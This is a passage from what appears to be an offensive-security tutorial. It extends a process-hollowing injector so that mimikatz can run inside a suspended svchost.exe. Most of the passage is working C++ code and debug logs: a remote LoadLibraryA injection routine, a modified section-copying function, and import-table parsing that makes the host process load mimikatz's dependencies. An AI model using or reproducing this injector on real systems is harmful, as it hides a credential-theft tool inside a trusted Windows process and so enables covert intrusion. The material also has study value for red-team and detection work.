
```



Once the thread resumed, we obtain our calc.exe. However, if we change the injected PE with a binary which has an IAT such as **mimikatz**, we can observe that the process crashes because it lacks the dependencies.



We now need to resolve the mimikatz IAT to be able to execute it without any crash.



## Make the remote process load the required libraries

### Load an arbitrary DLL in a remote process

Having established a basic process following code, our objective is to enhance it to be able to load any PE. We will use the binary `mimikatz` as our injected PE, while maintaining the `svchost` binary as the remote process into which we intend to inject `mimikatz`.

The first step is a common technic used to make a remote process load an arbitrary DLL:

- Allocate memory in the remote process
- Write the name of the DLL inside the remote process in our newly allocated memory

- Create a remote thread on `LoadLibrary` function with our DLL name as argument.


We can determine the address of `LoadLibraryA`, because every process on a Windows system has the same addresses for the libraries `ntdll.dll` and `kernel32.dll` which are automatically loaded. Since `LoadLibraryA` is declared in `kernel32.dll`, we only need to resolve the address of `LoadLibraryA` in our process and it will be the exact same address in the remote process.

```

BOOL remoteLoadLibrary(HANDLE hProcess, PCHAR libToLoad)
{
    PVOID addr = VirtualAllocEx(hProcess, NULL, strlen(libToLoad) + 1, MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);
    if (!addr)
    {
        _err("Error allocating memory into process 0x%x\r\n", GetLastError());
        return FALSE;
    }
    if (!WriteProcessMemory(hProcess, addr, libToLoad, strlen(libToLoad) + 1, NULL))
    {
        _err("Error in writing into process @0x%p -> 0x%x\r\n", addr, GetLastError());
        return FALSE;
    }
    PVOID loadlib = GetProcAddress(GetModuleHandleA("kernel32.dll"), "LoadLibraryA");
    HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)loadlib, addr, 0,
NULL);
    if (hThread == INVALID_HANDLE_VALUE or !hThread)
    {
        _err("Error in creating remote thread 0x%x\r\n", GetLastError());
        return FALSE;
    }
    WaitForSingleObject(hThread, INFINITE);
    return TRUE;
}

```

Let's try our function to make our `svchost` process load `winhttp.dll` for example.



When we look at the process launched in suspended state, we can observe that only the `ntdll.dll` is loaded.

But if we call our function, we will observe that `winhttp.dll` will be successfully loaded.

The screenshot shows a debugger window with a C++ source file on the left and a process list on the right. The code includes a `main` function that sets up a suspended process and attempts to load a remote DLL. The debugger output shows the process `svchost.exe` being launched with PID 19656. The process list window shows `svchost.exe` with PID 19656, and the 'Modules' tab shows the loaded DLLs for this process, including `winhttp.dll`.

```
676 bool fixDelayedImports(LPVOID pImage, PIMAGE_NT_HEADERS64 ntHeaders, LPPROCESS_INFORMATION pi, PVOID allocAddrOnTarget, DWORD offsetRdata, HANDLE mod) { ... }
677
678 int main(int argc, char** argv)
679 {
680     // create destination process - this is the process to be hollowed
681     PIMAGE_NT_HEADERS64 peInjectNtHeader = NULL;
682     LPPROCESS_INFORMATION pi = new PROCESS_INFORMATION();
683
684     //LPCSTR peInject = argv[1];
685     //PCHAR args = argv[2];
686     //LPCSTR peInject = "C:\\Users\\user\\Downloads\\demon.x64.exe"
687     LPCSTR peInject = "C:\\Users\\user\\Downloads\\mimikatz_trunk\\
688     LPCSTR target = "C:\\Windows\\System32\\svchost.exe";
689
690     LPVOID peToInjectContent = NULL;
691     DWORD peSize = 0;
692
693     HANDLE hStdOut = nullptr;
694
695     if (!loadPEFromDisk(peInject, peToInjectContent, &peSize))
696         exit(1);
697
698     if (!launchSuspendedProcess((LPCTSTR)target, pi))
699         exit(1);
700
701     dbg("Remote Load WinHttp\r\n");
702     remoteLoadLibrary(pi->hProcess, (PCHAR)"winhttp.dll");
703
704     return 0;
705 }
```

Debugger Output:

```
[DBG] loadPEFromDisk:69 - [+] PE C:\Users\user\Downloads\mimikatz_trunk\x64\mimikatz.exe loaded
[DBG] loadPEFromDisk:70 - [+] PE size: 1355264 bytes
[DBG] loadPEFromDisk:89 - [+] Allocating size of PE on the HEAP @ 0x000001BC86EF1040
[DBG] launchSuspendedProcess:146 - [+] Launching process C:\Windows\System32\svchost.exe with PID: 19656
[DBG] main:823 - Remote Load WinHttp
```

Name	PID	CPU	I/O total ...	Private b...	User name	Description
svchost.exe	11232			1,66 MB		Processus hôte pour les servic...
svchost.exe	13296			4,73 MB		Processus hôte pour les servic...
svchost.exe	19656			620 kB	UC3678\user	Processus hôte pour les servic...


Name	Base address	Size	Description
svchost.exe	0x7ffc2c900000	64 kB	Processus hôte pour les ...
kernel32.dll	0x7ffc924e0000	764 kB	DLL du client API BASE Wind...
kernelbase.dll	0x7ffc90680000	2,96 MB	DLL du client API BASE Wind...
locale.nls	0x1b80d0a00000	804 kB	
ntdll.dll	0x7ffc92af0000	1,97 MB	DLL Couche NT
rpcrt4.dll	0x7ffc91900000	1,15 MB	Runtime d'appel de procédu...
svchost.dll	0x7ffc90c50000	624 kB	Host for SCM/SDO/LSA Loo...
ucrtbase.dll	0x7ffc90550000	1 MB	Microsoft® C Runtime Library
winhttp.dll	0x7ffc93f00000	1,04 MB	Services HTTP Windows

The other loaded dll are the libraries needed by the legitimate `svchost` process.

## Resolve injected PE IAT to make the remote process load all the dependencies

Now that we have a method to make the remote process load arbitrary DLLs, we now need to parse our injected PE to retrieve all its dependencies.

When a PE is loaded, there is a difference in addresses between the PE on the disk and the PE in memory. For example, when we copy our PE sections, we retrieve the section through the attribute `PointerToRawData` but the destination use the attribute `VirtualAddress`. When we open our binary in `PE Bear`, we can easily observe that there is a difference in the section mapping when it is on the disk and when it is loaded in memory.



Since the IAT is located in the `.rdata` section, if we retrieve it like we would have done when performing reflective loading, we won't be able to get it since there is an offset between our PE read from the disk and the PE that is loaded in memory. Therefore, in a first time we will modify slightly our function `copyPEinTargetProcess` to be able to retrieve the `.rdata` offset between the `PointerToRawData` and the `VirtualAddress`.

```

BOOL copyPEinTargetProcess(HANDLE pHandle, PVOID& allocAddrOnTarget, LPVOID peToInjectContent,
PIMAGE_NT_HEADERS64 peInjectNtHeaders, PIMAGE_SECTION_HEADER& peToInjectRelocSection, PDWORD
offsetRdata)
{

    peInjectNtHeaders->OptionalHeader.ImageBase = (DWORD64)allocAddrOnTarget;
    _dbg("[+] Writing Header into target process\r\n");
    if (!WriteProcessMemory(pHandle, allocAddrOnTarget, peToInjectContent, peInjectNtHeaders-
>OptionalHeader.SizeOfHeaders, NULL))
    {
        _err("[-] ERROR: Cannot write headers inside the target process. ERROR Code: %x\r\n",
GetLastError());
        return FALSE;
    }
    _dbg("\t[+] Headers written at : 0x%p\r\n", allocAddrOnTarget);

    _dbg("[+] Writing section into target process\r\n");

    for (int i = 0; i < peInjectNtHeaders->FileHeader.NumberOfSections; i++)
    {
        PIMAGE_SECTION_HEADER currentSectionHeader = (PIMAGE_SECTION_HEADER)
((uintptr_t)peInjectNtHeaders + 4 + sizeof(IMAGE_FILE_HEADER) + peInjectNtHeaders-
>FileHeader.SizeOfOptionalHeader + (i * sizeof(IMAGE_SECTION_HEADER)));

        if (!strcmp((char*)currentSectionHeader->Name, ".reloc"))
        {
            peToInjectRelocSection = currentSectionHeader;
            _dbg("\t[+] Reloc table found @ 0x%p offset\r\n", (LPVOID)(UINT64)currentSectionHeader-
>VirtualAddress);
        }

        if (!WriteProcessMemory(pHandle, (LPVOID)((UINT64)allocAddrOnTarget + currentSectionHeader-
>VirtualAddress), (LPVOID)((UINT64)peToInjectContent + currentSectionHeader->PointerToRawData),
currentSectionHeader->SizeOfRawData, nullptr))
        {
            _err("[-] ERROR: Cannot write section %s in the target process. ERROR Code: %x\r\n",
(char*)currentSectionHeader->Name, GetLastError());
            return FALSE;
        }
        _dbg("\t[+] Section %s written at : 0x%p.\r\n", (LPSTR)currentSectionHeader->Name, (LPVOID)
((UINT64)allocAddrOnTarget + currentSectionHeader->VirtualAddress));
        if (!strcmp((char*)currentSectionHeader->Name, ".rdata"))
        {
            *offsetRdata = currentSectionHeader->VirtualAddress - currentSectionHeader-
>PointerToRawData;
        }

        if (!strcmp((char*)currentSectionHeader->Name, ".text"))
        {
            DWORD oldProtect = 0;

```

```

        if (!VirtualProtectEx(pHandle, (LPVOID)((UINT64)allocAddrOnTarget +
currentSectionHeader->VirtualAddress), currentSectionHeader->SizeOfRawData, PAGE_EXECUTE_READ,
&oldProtect))
        {
            _err("Error in changing permissions on .text sections to RX -> 0x%x\r\n",
GetLastError());
            return FALSE;
        }
        _dbg("\t[+] Permissions changed to RX on .text section \r\n");
    }

}

return TRUE;
}

```

The function now takes an additional argument that is a pointer to a **DWORD** to be able to retrieve the offset of **rdata** section.

Now let's create a little function to test if we can resolve **mimikatz** IAT. To resolve it we need to get a pointer to the first import descriptor (do not forget to apply the **.rdata** offset when we compute the address) **PIMAGE\_IMPORT\_DESCRIPTOR importDescriptor = (PIMAGE\_IMPORT\_DESCRIPTOR)((PBYTE)pImage + importsDirectory.VirtualAddress - offsetRdata );**. And then we need to iterate until the structure is empty to retrieve all libraries in the IAT.

```

BOOL loadImportTableLibs(LPVOID pImage, PIMAGE_NT_HEADERS64 ntHeaders, DWORD offsetRdata)
{
    PIMAGE_IMPORT_DESCRIPTOR importDescriptor = NULL;
    IMAGE_DATA_DIRECTORY importsDirectory = ntHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT];
    if (importsDirectory.Size <= 20)
    {
        _dbg("[*] Empty IAT");
        return TRUE;
    }

    importDescriptor = (PIMAGE_IMPORT_DESCRIPTOR)(importsDirectory.VirtualAddress - offsetRdata +
(PBYTE)pImage);

    _dbg("[*] Get Import Directory Table at %p\r\n", importDescriptor);

    LPSTR libName = NULL;
    HMODULE lib = NULL;

    while (importDescriptor->Name != NULL)
    {
        libName = (LPSTR)(importDescriptor->Name + (DWORD_PTR)pImage - offsetRdata);

        _dbg("[*] library to load: %s\r\n", libName);

        importDescriptor++;
    }
    return TRUE;
}

```

```
[DBG] loadPEFromDisk:69 - [+] PE C:\Users\user\Downloads\mimikatz_trunk\x64\mimikatz.exe loaded
[DBG] loadPEFromDisk:70 - [+] PE size: 1355264 bytes
[DBG] loadPEFromDisk:89 - [+] Allocating size of PE on the HEAP @ 0x00000277F16C7040
[DBG] launchSuspendedProcess:146 - [+] Launching process C:\Windows\System32\svchost.exe with PID: 21796
[DBG] retrieveNtHeader:163 - [+] Dos Header: 0x5a4d
[DBG] retrieveNtHeader:164 - [+] NT headers: 0x00000277F16C7160
[DBG] main:809 - [+] Memory allocate at : 0x0000020A02E10000
[DBG] copyPEinTargetProcess:176 - [+] Writing Header into target process
[DBG] copyPEinTargetProcess:182 - [+] Headers written at : 0x0000020A02E10000
[DBG] copyPEinTargetProcess:184 - [+] Writing section into target process
[DBG] copyPEinTargetProcess:202 - [+] Section .text written at : 0x0000020A02E11000.
[DBG] copyPEinTargetProcess:216 - [+] Permissions changed to RX on .text section
[DBG] copyPEinTargetProcess:202 - [+] Section .rdata written at : 0x0000020A02EE1000.
[DBG] copyPEinTargetProcess:202 - [+] Section .data written at : 0x0000020A02F49000.
[DBG] copyPEinTargetProcess:202 - [+] Section .pdata written at : 0x0000020A02F51000.
[DBG] copyPEinTargetProcess:202 - [+] Section .rsrc written at : 0x0000020A02F58000.
[DBG] copyPEinTargetProcess:194 - [+] Reloc table found @ 0x00000000014C000 offset
[DBG] copyPEinTargetProcess:202 - [+] Section .reloc written at : 0x0000020A02F5C000.
[DBG] loadImportTableLibs:445 - [*] Get Import Directory Table at 00000277F17FA170
[DBG] loadImportTableLibs:455 - [*] library to load: ADVAPI32.dll
[DBG] loadImportTableLibs:455 - [*] library to load: Cabinet.dll
[DBG] loadImportTableLibs:455 - [*] library to load: CRYPT32.dll
[DBG] loadImportTableLibs:455 - [*] library to load: cryptdll.dll
[DBG] loadImportTableLibs:455 - [*] library to load: DNSAPI.dll
[DBG] loadImportTableLibs:455 - [*] library to load: FLTLib.DLL
[DBG] loadImportTableLibs:455 - [*] library to load: MPR.dll
[DBG] loadImportTableLibs:455 - [*] library to load: NETAPI32.dll
[DBG] loadImportTableLibs:455 - [*] library to load: ODBC32.dll
[DBG] loadImportTableLibs:455 - [*] library to load: ole32.dll
[DBG] loadImportTableLibs:455 - [*] library to load: OLEAUT32.dll
[DBG] loadImportTableLibs:455 - [*] library to load: RPCRT4.dll
[DBG] loadImportTableLibs:455 - [*] library to load: SHLWAPI.dll
[DBG] loadImportTableLibs:455 - [*] library to load: SAMLIB.dll
[DBG] loadImportTableLibs:455 - [*] library to load: Secur32.dll
[DBG] loadImportTableLibs:455 - [*] library to load: SHELL32.dll
[DBG] loadImportTableLibs:455 - [*] library to load: USER32.dll
[DBG] loadImportTableLibs:455 - [*] library to load: USERENV.dll
[DBG] loadImportTableLibs:455 - [*] library to load: VERSION.dll
[DBG] loadImportTableLibs:455 - [*] library to load: HID.DLL
[DBG] loadImportTableLibs:455 - [*] library to load: SETUPAPI.dll
[DBG] loadImportTableLibs:455 - [*] library to load: WinSCard.dll
[DBG] loadImportTableLibs:455 - [*] library to load: WINSTA.dll
[DBG] loadImportTableLibs:455 - [*] library to load: WLDAP32.dll
[DBG] loadImportTableLibs:455 - [*] library to load: advapi32.dll
[DBG] loadImportTableLibs:455 - [*] library to load: msasn1.dll
[DBG] loadImportTableLibs:455 - [*] library to load: ntdll.dll
[DBG] loadImportTableLibs:455 - [*] library to load: netapi32.dll
[DBG] loadImportTableLibs:455 - [*] library to load: KERNEL32.dll
[DBG] loadImportTableLibs:455 - [*] library to load: msvcrt.dll

Sortie de C:\Users\user\Documents\PEPH\processhollowingpe\x64\Debug\ProcessHollowingPE.exe (processus 24820). Code : 0.
Appuyez sur une touche pour fermer cette fenetre. . .
```

As observed, we can resolve mimikatz IAT. Now we can apply our function `remoteLoadLibrary` in the function to make our remote process load our dependencies.

```

BOOL loadImportTableLibs(LPVOID pImage, PIMAGE_NT_HEADERS64 ntHeaders, LPPROCESS_INFORMATION pi,
DWORD offsetRdata)
{
    ...

    while (importDescriptor->Name != NULL)
    {
        libName = (LPSTR)(importDescriptor->Name + (DWORD_PTR)pImage - offsetRdata);

        _dbg("[*] library to load: %s\r\n", libName);

        if (!remoteLoadLibrary(pi->hProcess, libName))
            return FALSE;

        importDescriptor++;
    }
    return TRUE;
}

```

Now let's check if our process has successfully loaded **mimikatz** dependencies.

The screenshot shows the Visual Studio debugger interface. On the left, the console displays the output of the `loadImportTableLibs` function, showing that it successfully loads a large number of system DLLs. On the right, the 'Modules' window for `svchost.exe` is open, displaying a list of loaded DLLs with their base addresses and sizes.

Name	Base address	Size	Description
<b>svchost.exe</b>	<b>0x7ffc2c90000</b>	<b>64 kB</b>	<b>Processus hôte pour les ...</b>
advapi32.dll	0x7ffc91570000	700 kB	API avancées Windows 32
bcrypt.dll	0x7ffc90220000	156 kB	Bibliothèque de primitives de...
cabinet.dll	0x7ffc87490000	164 kB	Microsoft® Cabinet File API
cfgmgr32.dll	0x7ffc901d0000	312 kB	Configuration Manager DLL
combase.dll	0x7ffc92650000	3,33 MB	Microsoft COM pour Windows
crypt32.dll	0x7ffc90380000	1,37 MB	Crypto API32
cryptdll.dll	0x7ffc8f980000	84 kB	Cryptography Manager
devobj.dll	0x7ffc8ff10000	176 kB	Device Information Set DLL
dnsapi.dll	0x7ffc8f640000	808 kB	DNS DLL de l'API Client
dpapi.dll	0x7ffc8ff60000	40 kB	Data Protection API
fltlib.dll	0x7ffc758f0000	44 kB	Bibliothèque de filtres
gdi32.dll	0x7ffc929b0000	176 kB	GDI Client DLL
gdi32full.dll	0x7ffc90a30000	1,08 MB	GDI Client DLL
hid.dll	0x7ffc8ea40000	52 kB	Bibliothèque d'utilisateur IHM
imm32.dll	0x7ffc916a0000	192 kB	Multi-User Windows IMM32 ...
IPHLPAPI.DLL	0x7ffc8f600000	240 kB	API de l'application d'assista...
kernel32.dll	0x7ffc924e0000	764 kB	DLL du client API BASE Wind...
KernelBase.dll	0x7ffc90680000	2,96 MB	DLL du client API BASE Wind...
locale.nls	0x26085800000	804 kB	
mpr.dll	0x7ffc7ed20000	116 kB	DLL de routeur de fournisse...
msasn1.dll	0x7ffc8fd40000	72 kB	ASN.1 Runtime APIs
msvcrt.dll	0x7ffc90250000	628 kB	Microsoft® C Runtime Library
msvcp32.dll	0x7ffc90bb0000	632 kB	Windows NT CRT DLL
netapi32.dll	0x7ffc89a60000	100 kB	Net Win32 API DLL
nsi.dll	0x7ffc91730000	32 kB	NSI User-mode interface DLL
ntdll.dll	0x7ffc92af0000	1,97 MB	DLL Couche NT
odbc32.dll	0x7ffc69f00000	736 kB	ODBC Driver Manager
ole32.dll	0x7ffc923b0000	1,16 MB	Microsoft OLE pour Windows
oleaut32.dll	0x7ffc929e0000	820 kB	OLEAUT32.DLL
rprct4.dll	0x7ffc91900000	1,15 MB	Runtime d'appel de procédu...
samblib.dll	0x7ffc8a820000	156 kB	SAM Library DLL
sechost.dll	0x7ffc90500000	624 kB	Host for SCM/SDDL/LSA Loo...
secur32.dll	0x7ffc89c40000	48 kB	Security Support Provider In...
setupapi.dll	0x7ffc91d30000	4,41 MB	Installation de L'API Windows
shell32.dll	0x7ffc90e20000	7,27 MB	DLL commune du shell Wind...
shlwapi.dll	0x7ffc916d0000	340 kB	Bibliothèque d'utilitaires lége...
svchost.exe.mui	0x26087080000	16 kB	Processus hôte pour les ser...



```

[DBG] loadImportTableLibs:482 - [*] library to load: KERNEL32.dll
[DBG] loadImportTableLibs:482 - [*] library to load: msvcrt.dll
[DBG] listModulesOfProcess:289 - Loaded Modules:
[DBG] listModulesOfProcess:290 - name base address
[DBG] listModulesOfProcess:291 -----s1
[DBG] listModulesOfProcess:293 - svchost.exe 0x7ff6c2c90000
[DBG] listModulesOfProcess:293 - ntdll.dll 0x7ff6c2af0000
[DBG] listModulesOfProcess:293 - KERNEL32.DLL 0x7ff6c24e0000
[DBG] listModulesOfProcess:293 - KERNELBASE.dll 0x7ff6c0680000
[DBG] listModulesOfProcess:293 - sechost.dll 0x7ff6c09c50000
[DBG] listModulesOfProcess:293 - RPCRT4.dll 0x7ff6c0190000
[DBG] listModulesOfProcess:293 - ucrtbase.dll 0x7ff6c0500000
[DBG] listModulesOfProcess:293 - ADVAPI32.dll 0x7ff6c01570000
